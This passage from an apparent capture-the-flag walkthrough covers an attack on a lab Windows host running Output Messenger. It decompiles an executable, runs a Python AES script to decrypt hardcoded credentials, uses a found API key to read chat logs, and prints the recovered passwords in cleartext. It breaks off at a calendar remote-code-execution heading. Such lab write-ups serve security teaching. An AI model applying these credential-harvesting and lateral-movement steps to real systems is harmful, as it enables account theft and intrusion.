 Output Wall showing messages
Found some credentials posted on the wall:
 Credentials shared on Output Wall
 Credentials work
Extracting UserExplorer.exe
Logging in as harris, there’s a file shared in admin’s chat:
 UserExplorer.exe in admin chat
 Downloaded the executable
Reverse Engineering with ILSpy
The file is a .NET assembly. Let’s decompile it:
 Found LdapApp function
 Hardcoded encrypted credentials
 Decryption function available
I wrote a Python script to decrypt the credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
import base64
from Crypto.Cipher import AES

def decrypt_string(key: str, cipher_text: str) -> str:
    key_bytes = key.encode("utf-8")
    cipher_bytes = base64.b64decode(cipher_text)
    cipher = AES.new(key_bytes, AES.MODE_CBC, iv=bytes(16))
    decrypted = cipher.decrypt(cipher_bytes).decode("utf-8")
    return decrypted.rstrip()

key = "b14ca5898a4e4133bbce2ea2315a1916"
cipher_text = input("Enter Base64 Ciphertext: ")
print(f"Decrypted: {decrypt_string(key, cipher_text)}")
 Got winrm_svc credentials
1
winrm_svc:WinRm@$svc^!^P
API Enumeration
Found an API key in winrm_svc’s notes:
 API key for Output Messenger
1
lan_management: 558R501T5I6024Y8JV3B7KOUN1A518GG
Using the API to enumerate chatrooms:
 Found Chiefs_Marketing_chat
Extracting the database from winrm_svc’s Output Messenger folder:
 Found room key in SQLite database
Using the API to read chat logs:
1
/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2023/01/01&todate=2024/12/01
 Recovered chat with martinez’s password
1
O.martinez : m@rtinez@1996!
Calendar Remote Code Execution
The Windows client has a calendar feature that can run applications:
